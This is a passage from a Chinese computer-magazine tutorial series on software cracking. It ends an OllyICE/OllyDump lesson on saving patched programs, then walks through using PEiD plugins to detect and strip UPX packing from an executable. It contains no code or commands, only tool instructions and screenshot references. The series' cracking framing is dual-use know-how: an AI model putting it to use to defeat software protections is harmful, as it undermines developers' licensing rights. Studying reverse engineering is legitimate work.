汇编指令后（不要按F9运行），使用另一个插件就可以完成保存修改，如图15。




图15

OllyDump这个插件在手动脱壳中也经常使用。下面就是OllyDump的主界面，如图16。





图16

我们只是保存修改而已，所以保持默认的设置就可以了，直接点“Dump”将文件保存在相应目录即可。

是不是觉得OllyICE这个工具功能很强大呢？上述方法只是OllyICE的一些基本操作，在以后的文章中将向大家更深入的介绍OllyICE的一些高级使用方法和技巧，希望大家能够喜欢。

（文章中涉及到的OllyICE调试工具已收录到光盘中）

OllyICE 循序渐进系列教程



从零开始学破解之（十一）
工具脱壳初体验

Talent Feng

第一节：PEID篇

在第六期杂志上已经详细地为大家介绍了PEID的各项功能以及使用的方法，当时我们说到了PEID还具备插件功能，但是并没有对PEID的插件功能做详细的介绍，今天我就为大家揭开PEID这一层神秘的面纱，对它的插件功能一探究竟。

大家已经知道PEID最主要的作用就是侦测某一个程序是否加壳或是加了一个什么样的壳，这个功能就好比是一个望远镜，用于对目标进行侦察。想想看，如果再给这个望远镜配上一杆枪，那么在侦察目标的同时又可以对目标进行攻击的话，那岂不是一举两得！没错，PEID的各个插件就好比是为PEID配上了各种各样的武器，使得PEID在侦察的同时就可以方便地对目标发起“攻击”。那么，PEID的插件究竟是怎么一个模样呢？下面我们就来看看它的庐山真面目。

一、认识PEID的插件

在领略PEID插件的神奇功能之前，我们必须先了解怎样去打开这些插件。首先运行PEID，看到的是它的主界面，然后注意右下角的“箭头”按钮，找到并单击它（图1）。




图1

这时会弹出一个菜单，菜单中其它的选项我们先不用关心，单击“插件”按钮就可以看到PEID的插件菜单了，这里面囊括了PEID所附带的所有插件（图2）。




图2

这些插件有的可以帮助我们进一步的分析程序，有的可以帮助我们修复程序文件。不过我们使用插件最主要的目的就是来直接进行脱壳操作。当然，这里之所以为大家介绍这些插件也是看中了插件的“直接脱壳”功能！很容易就找到了这些插件，强大的功能也钓足了小菜们的胃口。不过问题是这些令小菜们看到就头晕眼花的插件，如何能为广大小菜们所用呢？

二、插件应用实例

对于曾经认真学习了破解知识的朋友在看到这些插件时可能会觉得有些眼熟，好象在什么地方用到过这些东西。的确，当我们在使用PEID寻找某一个加壳程序的“OEP”时，就用到了PEID的“Generic OEP finder”插件。不过，这次我们要用到可就不是它了，是更令我们感兴趣的、更高级的“脱壳插件”哦。

1.PEID插件使用实例：PEID插件脱壳

下面就来亲身体验一下PEID插件的强大功能。我们使用PEID打开一个加过壳的程序（操作过程小菜们应该都很熟悉了吧），通过PEID的检测可以得知这个小程序使用的是UPX加壳（图3）。




图3

使用刚才介绍的方法打开PEID的插件菜单，在繁多的选项中我们选择“UNpacker For UPX”，看到这个名字就可以知道，这个插件是专门对付UPX壳的。不管那么多，直接单击这个插件（图4）。




图4

稍等片刻PEID就告诉我们程序已经被成功脱壳了（图5）。




图5

回到文件夹下面看看，果然多出了一个unpacked.exe（图6）

这就是脱壳后的文件了，运行一下，完全正常。再使用PEID检查一下，可以看出已经没有壳了。任务完美完成！

2.简述形形色色的PEID插件




图6

小菜们是不是还没有从刚才的脱壳之旅中回过神来，心目中充满神秘感的“脱壳”，真的就那么简单的完成了吗。在这里要肯定的告诉各位小菜们，脱壳真的就是这么简单！现在大家是不是对PEID的插件佩服得五体投地了呀！真是这样的话，那就得好好说说PEID的这些插件了。一般来说我们最常用到的就是PEID所带的这些“脱壳插件”，在PEID繁多的插件中“脱壳插件”可以分成两类：一类是通用脱壳插件；另一类是专用脱壳插件。

